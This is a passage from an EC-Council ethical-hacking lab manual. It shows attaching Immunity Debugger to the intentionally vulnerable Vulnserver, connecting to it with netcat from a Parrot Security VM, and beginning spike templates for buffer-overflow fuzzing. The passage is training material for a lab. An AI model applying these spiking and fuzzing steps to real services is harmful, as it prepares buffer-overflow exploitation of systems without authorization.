


Figure 1.7.4: Immunity Debugger main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.3

Attach and Run Vulnserver

10. Now, click **File** in the menu bar, and in the drop-down menu, click **Attach.**




Figure 1.7.5: Attach a process

11. The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach.**




Figure 1.7.6: Attach vulnserver process

12. **Immunity Debugger** showing the **vulnerserver.exe** process window appears, as shown in the screenshot.

13. You can observe that the status is **Paused** in the bottom-right corner of the window.




Figure 1.7.7: Status as Paused

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Click on the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**.




Figure 1.7.8: Click on Run program icon

15. You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.




Figure 1.7.9: Immunity Debugger running

16. Keep **Immunity Debugger** and **Vulnserver** running, and switch to the **Parrot Security** virtual machine.

TASK 7.4

Perform Spiking

17. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 1.7.10: MATE Terminal Icon

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
19. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

20. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.7.11: Running the programs as a root user

21. In the **Terminal** window, type **nc -nv 10.10.10.10 9999** and press **Enter**.

Note: Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**) and **9999** is the target port.

22. The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.
23. A list of **Valid Commands** is displayed, as shown in the screenshot.




Figure 1.7.12: Netcat command to establish a connection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Type **EXIT** and press **Enter** to exit the program.

25. Now, we will generate spike templates and perform spiking.

Note: Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

26. To create a spike template for spiking on the STATS function, type **pluma stats.spk** and press **Enter** to open a text editor.

